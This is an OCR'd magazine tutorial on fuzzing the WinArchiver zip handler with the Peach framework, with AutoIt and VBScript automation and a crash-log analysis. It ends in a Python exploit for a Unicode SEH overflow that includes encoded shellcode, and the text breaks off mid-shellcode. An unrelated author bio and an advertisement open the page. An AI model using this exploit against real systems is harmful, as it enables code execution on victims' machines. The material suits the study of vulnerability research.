
## ABOUT THE AUTHOR

*Dr. Shailendra Jha has experience of XRF, SEM and GRIM measurements on forensic samples. Deputy Director (Physics Division), State Forensic Science Laboratory (Raj.), India. He has been serving the forensic community for 30 years. He is experts in field trace evidence analysis, Forensic Physics, Cyber Crime/Digital Forensic, Voice Analysis, Video Authentication and Mobile Forensic in Rajasthan, India. He has reported about 500 cases on Physics Division (cases related to Forensic Physics, Cyber Crime/Digital Forensic, Voice Analysis, Video Authentication and Mobile Forensic) in last 17 years. He has been awarded, two times best paper awards in All India Forensic Science Conf. 2008 and 2009. He has co-author about 20 articles on Forensic Sciences at International and National level with Dr. Sharma.*

FARSTONE®

Total Backup Recovery®

We make it easy for you.



# FarStone 2013 Distributor / Reseller Partner Recruitment

www.farstone.com

inquiry@farstone.com

# USING PEACH TO DISCOVER VULNERABILITIES

## FROM FUZZING TO EXPLOIT IN 5 STEPS

**by Pedro Guillén Núñez, Josep Pi Rodríguez and Miguel Ángel de Castro**

Nowadays, software vulnerabilities are an important risk for the companies. Reverse Engineering is a useful technique but it consumes much time and effort. However, Fuzzing gives good results and can be less expensive in terms of effort. Nowadays, the best approach is using both techniques. It is known that software companies include in their development cycle Fuzzingas the main technique in order to detect bugs.

**What you will learn:**

- Types of Fuzzing
- FuzzingFrameworks
- Analyze failures and determine the exploitability of them.
- Developing a working exploit using the discovered vulnerability.

**What you should know:**

- Be familiar with Windows internals.
- Have basic knowledge of assembly.
- Be familiar with basic concepts of exploit development (exploit development entry level)
- Familiar with binary and hexadecimal arithmetic operations

Fuzzing is asoftware testing technique which generates and sends invalid, unexpected, or random data to one or more inputs variables of well-behaving protocol implementations in server/ Desktop processes and even in the format files, in order to identify vulnerabilities by monitoring them for exceptions which are produced during this process. This technique is used as a complement of the other software audit processes which are able to use the randomness and heuristics getting great results.

Fuzzing processes are used on the Software Development Lifecycle development process in order to obtain quality and safe results to improve the software quality. However, these techniques are also utilized by researchers who want to discover unknown vulnerabilities and even by malicious users to obtain vulnerabilities and develop exploits for further attacks or for selling them in the black market. Fuzzing tasks can be performed on Web applications, desktop applications, services, and so on.

Finally, we will study the application behavior's results using a predefined, random or iterative data list. The tools used in this process are Fuzzers.

### THE THEORY

Basically, when an application is audited, it can be utilized two analysis types, static and dynamic analysis. Fuzzing is the last one.

Code review tools are an example of static way to analyze an application. They review the source code to identify potential security risks. It should be used static and dynamic analysis to get the best results discoveringvulnerabilities becauseboth has certain limitations and so one complement the other. The fuzzing process could be divided in the following steps:

- Obtaining and preparing Data: according to the tool which you will use and the type of application to analyze, you will prepare the data you send in different ways. We can summarize the most important tasks into the following ones: target identification, Identify Input/output parameters,understand the protocol or file format and generation of the fuzzed data.
- Sending Data: once the data are ready to be sent to the application, we will send it. Depending of some factors, we will send local data or over the network or even other ways.
- Monitoring and Analyzing: Once, we have sent the data, we have to analyze the application behavior. It´s possible that requires some actions by the user, in this case we have to use some macros to automatize the process. Sometimes, the fuzzing tool provides the crash logs in order to be reviewed.

### TYPES OF FUZZING

Since its beginning in 1988 when Barton Miller at the University of Wisconsin developed this technique, it has evolved and nowadays we have:

### STATIC TEST CASES

With this kind of fuzzing, multiple static test cases of malformed data (usually stored in binary form), will be sent to the target. Basically the Fuzzer will use a defined list. One of the benefits of static test cases is the simplicity of reproducing the tests across multiple targets, and the ease in which a single test case is shared among analysts.

### RANDOMIZED

Using randomized fuzzing we need a valid packet or data set and replace some piece of this data with randomized content and then we send the modified data waiting for possible faults. If the application doesn`t crash then we should fuzz another valid packet with randomized content.

It requires a little bit protocol knowledge, but randomized fuzzing can run indefinitely until crash occurs. Randomized fuzzing sometimes can be useless because a lot of data will be sent in a malformed way.

### MUTATION

This type of fuzzing is very similar to the above;it has similar features such as the use of structures. But instead of inserting or replacing data with randomized content, mutation fuzzing performs an iterative replacement of values throughout the data. The most important benefit of this kind of fuzzing is that is the fastest way to get ready to start to fuzz with a fuzzing framework.

### INTELLIGENT FUZZING

As its name suggests, this is probably the clever way of fuzzing. But this improvement has a cost associated with the time since the analyst has to have a high degree of knowledge of protocol analysis. With this kind of fuzzing, the analyst has to study the protocol and build a valid grammar and use it in the fuzzing phase.

Obviously, the disadvantage of this fuzzing type is the time required to study and builds the grammar of each protocol.

## STEP ONE: KNOW THE APPLICATION

We will perform fuzzing example using WINARCHIVER application, which is compression/decompression software that can open, create, and manage files like rar, zip, etc.

In this particular case, we will fuzz the .zip file format. We are going to describe this file format. Zip file format supports lossless data compression. A .zip file may contain one or more files or folders that may have been compressed.

A .zip file is identified by the presence of a central directory which is located at the end of the structure in order to allow the appending of new files. The central directory stores a list of the names of the entries (files or directories) stored in the .zip file, along with other metadata about the entry, and an offset into the .zip file, pointing to the actual entry data. Each entry is introduced by a local header with information about the file such




**Figure 1.** *Overall zip file format*

as the comment, file size and file name, followed by optional "extra" data fields, and then the possibly compressed, possibly encrypted file data. The "Extra" data fields are the key to the extensibility of the .zip format.

The .zip format uses specific 4-byte "signatures" to denote the various structures in the file. Each file entry is marked by a specific signature. The beginning of the central directory is indicated with a different signature, and each entry in the central directory is marked with another particular 4-byte signature. All multi-byte values in the header are stored in little-endian byte order. All length fields count the length in bytes.

Now the overall .zip file format (See Figure 1).

Now we will see on detail the Local file header (See Table 1).

**Table 1.** *Local file header structure*

| Description | Size |
|---|---|
| local file header signature | 4 bytes |
| version needed to extract | 2 bytes |
| general purpose bit flag | 2 bytes |
| compression method | 2 bytes |
| last mod file time | 2 bytes |
| last mod file date | 2 bytes |
| crc-32 | 4 bytes |
| compressed size | 4 bytes |
| uncompressed size | 4 bytes |
| file name length | 2 bytes |
| extra field length | 2 bytes |
| file name | (variable size) |
| extra field | (variable size) |

We'll fuzz many fields of .zip file format with the intention to exploit WINARCHIVER application.

## STEP TWO: CONFIGURE THE FUZZER TOOL

Since we know how the application zip format works, the next step will be to understand the fuzzer we need to use, in this case Peach. Peach has the following blocks:

- Data Model: we have to detail the file format, in our case zip file Format.
- State Model: Peach will know what to do with the data model.
- Agent: It will save all the crashes and will monitor the application, which we want to fuzz.
- Test Block: This part merges all the previous blocks and they will work together.
- Run Block: This block combines multiple test blocks and define the path where we save the crash logs.

There are many options that you may need to configure and we should use the entire article to explain the all the Peach internals, but this is not the main goal of this article, so you can see the references in order to learn more about this fantastic fuzzer framework. We are going to make our template step by step using the blocks described before:

Firstly, we are going to configure the Data model, in fact we don't need to do it, we can use many data models created by other people, we recommend Corelan's Team peach templates.

These are the first steps: Listing 1.

In this State model we set in the Data Name xml attribute and the filename parameter the basic zip file we will use in order to fuzz, so it's very important that this zip has been created well and can be decompress. You could make a zip file with a txt file with the word "test" inside and compress it with your favorite zip compressor (or maybe you could use our target soft, WinArchiver)

In the other hand, we need to set the Agent Block defining that we will analyze and attach the software with a local debugger (windbg): Listing 2.

As you can see in the Agent Block we have to use the parameter ProcessName where we can

**Listing 1.** *The State Model*

```
<StateModel name="TheState"
initialState="Initial">
<State name="Initial">
      <Action type="output">
        <DataModel ref="ZipFileFormat"/>
        <Data name="data" fileName="C:\
peachfuzz\test.zip"/>
      </Action>
      <Action type="close"/>
      <Action type="call"
method="ScoobySnacks"/>
        </State>
  </StateModel>
```

**Listing 2.** *The Local Agent*

```
<Agent name="LocalAgent">
<Monitor class="debugger.WindowsDebugEngine">
<Param name="ProcessName" value="WinArchiver.
exe" />
<Param name="StartOnCall"
value="ScoobySnacks"/>
</Monitor>
    <Monitor class="process.PageHeap">
      <Param name="Executable"
value="WinArchiver.exe"/>
    </Monitor>
  </Agent>
```

set the process we are going to attach and wait until it crashes. This is very important because the application we are going to fuzz doesn't behave in the same way if we open it with windbg rather than if you attach it.

The test run will be the following: Listing 3.

In Test block we define all the mutations that we will use. In this case we are going to fuzz as "max fields" 7 and 1500 mutations per field.

Finally the run block, where the logs will be saved, in this case the "logtest" directory: Listing 4.

Before starting peach you should make the following change in the peach source code in order to get more information in crash logs:

If you edit the debugger.py file, you can put windbg scripts or everything what you want. In the line 244 of this file you should add: Listing 5.

With this change in the crash logs you will see the SEH chain state in order to see if the structure exception handler was overwritten, but as we wrote before you can change "!exchain" as another command, even a windbg script (so useful).

At this point everything is ready, so you only have to execute the following command: Listing 6.

If you run this command you will realize that the software opens and closes quickly and it doesn´t work because you have to do something. We need to develop a thing which detects when the application is running and how to decompress the file in an automatic way in the GUI.

## STEP THREE: AUTOMATE THE PROCESS

The first problem which you will find is a pop-up which you have always to click in "continue without register", but of course Peach can't do that. So we are going to show you AutoIt. AutoIt is software, which permits macros creation in an easy way and "compiles" it as executable, so you can do repeti-

**Listing 3.** *The Test Model*

```
<Test name="TheTest">
    <Strategy class="rand.
RandomMutationStrategy" switchCount="1500"
maxFieldsToMutate="7"/>
    <Agent ref="LocalAgent"/>
    <StateModel ref="TheState"/>
    <Publisher class="file.FileWriterLauncher">
      <Param name="fileName" value="fuzzed.zip"
/>
      <Param name="debugger" value="true"/>
    </Publisher>
  </Test>
```

**Listing 4.** *The Run Model*

```
<Run name="DefaultRun">
    <Test ref="TheTest"/>
    <Logger class="logger.Filesystem">
       <Param name="path" value="logtest"/>
    </Logger>
  </Run>
</Peach>
```

**Listing 5.** *Moding the fuzzer*

```
dbg.idebug_control.Execute(DbgEng.DEBUG_OUTCTL_
THIS_CLIENT, c_char_p("!exchain"), DbgEng.DEBUG_
EXECUTE_ECHO)
```

**Listing 6.** *Run the fuzzer*

```
Peach.py -t [template_name.xml]
```

**Listing 7.** *Macro to automate the zip Software*


```
Funk _WinWaitActivate($title,$text,$timeout=0)
WinWait($title,$text,$timeout)
 If Not WinActive($title,$text) Then
WinActivate($title,$text)
WinWaitActive($title,$text,$timeout)
EndFunc

While True
_WinWaitActivate("WinArchiver","Ingresarcódigo")
#wait untile the trial Windows appears
Send("{DOWN}{DOWN}{DOWN}{ENTER}") #click in
continue
Send("{ENTER}")
If(WinExists("WinArchiver(Copia sin registrar) -
")) Then #if winarchiver Windows appears
   _WinWaitActivate("WinArchiver(Copia sin
registrar) - ","") #wait until focus it
   Send("{DOWN}{UP}{ALTDOWN}a{ALTUP}{RIGHT}
{RIGHT}{DOWN}{DOWN}{DOWN}{DOWN}{DOWN}{DOWN}
{DOWN}{ENTER}") #extract it
If(WinExists("Extraer","Archivos&selecciona"))
Then
   _WinWaitActivate("Extraer","Archivos&selecci
ona") #if Windows appears click enter since yes
or ok because It is selected by default.
Send("{ENTER}")
If(WinExists("WinArchiver","")) Then
_WinWaitActivate("WinArchiver","")
   Send("{TAB}{TAB}{TAB}{TAB}{TAB}{TAB}{TAB}
{TAB}{TAB}{ENTER}") # if remplace Windows
appears select yes and click enter
EndIf
EndIf
EndIf
Wend
```

tive actions using this kind of software. We need that the AutoIt compiled executable acts as a human being quitting the pop-up and then extracts the zip file to obtain the compressed file. This means that the macro will push keyboard keys as a human being in order to do it.

So we should "play" with the application to understand how it works and know all the possible problems we will have. As you can see we have to click Action → Extract and then click "ok" in order to decompress a file. But we need to test all the possible issues, for example, what happens if there is another file with the same name in the directory? We have to test it and we will see what is necessary to make it in an automatic way. In this particular case, for example, we will have another popup telling us that there is another file with the same name, and we have to click in "yes" in order to overwrite it. So having all the possible combinations we can create the following macro which will automate all these cases: Listing 7.

**Listing 8.** *Macro to merging all*

```
While counter > 0
wscript.sleep 3000
  Set WshShell = WScript.CreateObject
("WScript.Shell")
  Set colProcessList = GetObject("Winmgmts:").
ExecQuery ("Select * from Win32_Process")
i = 0
  For Each objProcess in colProcessList
if objProcess.name = "WinArchiver.exe" then
i=i+1
     End if
  Next
  If i=1 then
  Else
WshShell.Run ("""C:\Archivos de Programa\
WinArchiver\WinArchiver.exe ""C:\Peach2.3\
fuzzed.zip""""")
  End If
vFound = False
Wend
```



```
043afdec 00410041 00410041 00410041 00410041 WinArchiver+0x10041
043afdf0 00410041 00410041 00410041 00410041 WinArchiver+0x10041
043afdf4 00410041 00410041 00410041 00410041 WinArchiver+0x10041
043afdf8 00410041 00410041 00410041 00410041 WinArchiver+0x10041
043afdfc 00410041 00410041 00410041 00410041 WinArchiver+0x10041
043afe00 00410041 00410041 00410041 00410041 WinArchiver+0x10041

.load C:\Peach2.3\tools\bangexploitable\x86\msec.dll

<b>!exchain    ----------------------------> We added this in the peach source code
<b>043aff0c: WinArchiver+10041 (00410041)   ---> "Here we can see how we overflow the SEH"

<b>Invalid exception stack at 00410041</b>
!exploitable -m
IDENTITY:HostMachine\HostUser
PROCESSOR:X86
CLASS:USER
QUALIFIER:USER_PROCESS
EVENT:DEBUG_EVENT_EXCEPTION
EXCEPTION_FAULTING_ADDRESS:0x43b0000
EXCEPTION_CODE:0xC0000005
EXCEPTION_LEVEL:FIRST_CHANCE
EXCEPTION_TYPE:STATUS_ACCESS_VIOLATION
EXCEPTION_SUBTYPE:WRITE
MAJOR_HASH:0x68140f13
MINOR_HASH:0x0a520157
STACK_DEPTH:64
STACK_FRAME:WinArchiver+0xe64cb
STACK_FRAME:WinArchiver+0xe1929
STACK_FRAME:WinArchiver+0xdef3a
STACK_FRAME:WinArchiver+0x7660d
STACK_FRAME:WinArchiver+0xa2069
STACK_FRAME:WinArchiver+0x10041
STACK_FRAME:WinArchiver+0x10041
INSTRUCTION_ADDRESS:0x00000000004e64cb
INVOKING_STACK_FRAME:0
DESCRIPTION:User Mode Write AV
SHORT_DESCRIPTION:WriteAV
CLASSIFICATION:EXPLOITABLE
BUG_TITLE:Exploitable - User Mode Write AV starting at WinArchiver+0x00000000000e64cb
(Hash=0x68140f13.0x0a520157)
EXPLANATION:User mode write access violations that are not near NULL are
```

**Figure 2.** *Crash log file*

Finally, we need to create another script. As we has wrote before, we need to attach the winarchiver process instead of open it with the debugger, so we open the .exe in an automatic way and Peach will see that the process is active and then peach will attach it and also kill it after few seconds. This is because sometimes applications work in a different way if we attach the process or we open it with the debugger. So we will make a script which monitors the windows tasklist and if WinArchiver it's not executing we are going to run it. So we will make the following visual basic script: Listing 8.

Once we have our fuzz environment done and ready to start to fuzz. First we run macro.exe (the AutoIt compiled executable), then Peach, which waits for attach the WinArchiver process (it will try for 10 times) and we should run the visual basic script quickly, it will detect thatWinArchiver.exe is not executing and then it will be start the Winarchiver process.

## STEP FOUR: ANALYSYS OF THE CRASH

Few hours later, we can see some exploitable crashes in the log directory.If we inspect these crashes we can see one which is really interesting: Figure 2. As we can see in the log, we have a SEH (*Structure Exception Handler*) overflow. To sum up, an exception handler is a piece of code that is written inside an application, with the purpose of dealing when the application has some exceptions. A SEH overflow is when the vulnerability permits arbitrary code execution overflowing the SEH.

We will see in the exploit development chapter how overflowing this structure we will be able to have code execution. If you don't have any idea of Seh exploitation, please read this awesome article written by Corelan: *https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/.*


Again with our crash log, we can see running the !exchain command (which we added in peach source code) how we overwritten the SEH with `00410041`, this looks pretty good, because `00410041` it's `AA` in Unicode and very often, fuzzers uses payloads like `AAAAAAAAA....` in order to crash applications. Unicode is a computing industry standard for the consistent encoding, representation and handling of text expressed in most of the world's writing systems.

A lot of applications need Unicode so we should be familiar with this standard and how to deal with it when we have to develop an exploit. We will see how you can do it later.

In the crash log we can also see how the stack is.The stack is filled of `00410041` and the SEH is overwritten in some place in the stack, so we can assume that we could have a stack based overflow too, but in this particular case we will focus in the SEH exploitation.

We are going to see with the 010 binary editors the reason of the crash. We will do it by the comparison of our test.zip file with the fuzzed.zip file which triggers the crash (Figure 3).

In the left side we have our fuzzed.zip file and in



Compare

Compare Files

File A: C:\peach2.3\fuzzed.zip

File B: C:\peachfuzz\test.zip

Comparison Type

● Binary
○ Byte by Byte

Options

☑ Match Case
☐ Enable Synchronized Scrolling

Advanced Options

Display Files

○ Tile Horizontally
● Tile Vertically
○ Do not Tile

Advanced

Max Look-a-head: 10000 bytes
Min Match Length: 8 bytes
Quick Match: 512 bytes

Limit Comparison

☐ File A: Start: Size:
☐ File B: Start: Size:

**Figure 3.** *Compare window*




**Figure 4.** *Both files differences*




**Figure 5.** *Both files differences*

the right side we have our test.zip file: Figure 4-6. You can see in the three images that Peach fuzzed several things in this case, and it's obvious that the name of the directory and the name of the file (the file which is inside in the zip) are the reason of the crash because of they were filled with a lot of "A".

Of course, peach fuzzed it in the right way, following the zip format and allowing the application to open the file with any problem. If we try to modify these things in a zip file manually we have to change several things, for example, if we want to increase the name of the file like our fuzzed.zip, we have to do it butalso wehave to change the flag or flags which indicates the size of the name of the file. Peach did it in an automatic way because of our template (Data Model), so we can appreciate the power of peach and its benefits.

This was made by the size relations of Peach. Remember our template (Data Model) and see the following: Figure 7.

We can use a size relation to inform Peach that the size of "File Name" is located in "`lfh_FileNameLen`". Additionally, this relation will work both ways so when we begin fuzzing, if the amount of data in "File Name" increases, Peach will update `lfh_FileNameLen` to contain the correct value (or not depending on the fuzz strategy).

Well done! We are ready to develop a working exploit and finish our work!

## STEP FIVE: EXPLOIT DEVELOPMENT

First of all, if you will follow these instructions, you will have to use WindowsXPSP3 in order to get the same results.

We are going to start with the exploit development phase. We know that the bug deals with unicode, so we need to know how to exploit it with unicode, if you don't have any idea of unicode exploitation, please read this amazing article written by Corelan: *https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/.*

The first thing we have to do is using our fuzzed.zip file develop a python script which reproduce the hexadecimal contents of the .zip file. With 010 binary editor we can do this easier, using the hexadecimal export functionality.

Here we have our first lines in our exploit (in python): Figure 8. As you can see, `zip_header` is the data which is before the name of the file and `zip_finalwhich` is just after the name of the file. (You will see better what we mean in the final exploit code).

If you know about SEH exploitation (or you did read the article of Corelan) you should know that we have to overwrite the seh and nextsehfields. In this particular case, which is aunicodeexploitwe have to overwrite the nextseh with some opcodes (assembly instruction) which don't stop the execution flow. Then the seh has to be overwritten with






**Figure 6.** *Both files differences*




```
<Number name="lfh_CompSize" size="32" endian="little" signed="false"/>
<Number name="lfh_DecompSize" size="32" endian="little" signed="false"/>
<Number name="lfh_FileNameLen" size="16" endian="little" signed="false">
    <Relation type="size" of="lfh_FileName"/>
</Number>
<Number name="lfh_ExtraFldLen" size="16" endian="little" signed="false">
    <Relation type="size" of="lfh_FldName"/>
</Number>
<String name="lfh_FileName"/>
<String name="lfh_ExtraField"/>
```

**Figure 7.** *Peach size relations data model*




```
#/usr/bin/python
zip_header = (
"\x50\x4B\x03\x04\x0A\x00\x04\x02\x00\x00\xE5\x18\xE9\x3E\xCC\xD4"
"\x7C\x56\x0F\x00\x00\x00\x0F\x00\x00\x00\x08\x00\x00\x00\x54\x65"
"\x73\x74\x2E\x74\x78\x74\x54\x68\x69\x73\x20\x69\x73\x20\x61\x20"
"\x74\x65\x73\x74\x21\x50\x4B\x01\x02\x14\x00\x0A\x00\x40\x00\x00"
"\x00\xE5\x18\xE9\x3E\xCC\xD4\x7C\x56\x0F\x00\x00\x00\x0F\x00\x00"
"\x00\xBE\x20\x00\x00\x00\x00\x00\x00\x01\x00\x3D\xAC\xBD\x04\x00"
"\x00\x00\x00"
)
zip_final=(
"\x50\x4B\x05\x06\x00\x00\x00\x00\x01\x00\x01\x00\xEC\x20\x00"
"\x00\x35\x00\x00\x00\x00\x00"
)
```

**Figure 8.** *Python script to describe zip file format*




```
seh - "\x31\x48" #ppr 0x00480031 #

nextseh - "\x58\x70"
```

**Figure 9.** *Seh and nextseh exploit lines*



```
venetian = (
"\x55\x55"
"\x70"
"\x58"
"\x70"
"\x05\x25\x11"
"\x55"
"\x2d\x19\x11"
"\x55"
"\x50"
"\x55"
"\xc7"
)
```

**Figure 10.** *Venetian shellcode*



```
shellcode = (
"PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1"
"AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944JBKLJHDIM0KPM030SYK5P18RQTDK1BNPDK0RLLTKB2MDDKS"
"BO8LO870JMVNQKOP1I0VLOLQQCLLBNLO091HOLMKQ7WZBL0220W4KQBLPTKOROLKQZ0TKOPRX55WPRTPJKQXP0P"
"TKOXLXDKQHO0M1J39SOLQ9DKNT4KM1Z601KONQGPFLGQXOLMM197NXIP2UZTLC3MJXOKCMND2UZBPXTK1HO4KQJ"
"3QVDKLLPKTKB8MLKQJ3TKM4TKKQZ04IOTMTMTQK1KQQQI1JPQKOK0PX1OQJ4KLRJKSVQM1XNSNRM0KPBHD7T3P2"
"QOR4QXPL2WO6KWKOHUVXDPKQKPKPNIGTQDPPS8MYU0RKM0KOZ5PPPP20PPQ0PPOPPPQXYZLO9OK0KOYEU9Y7NQY"
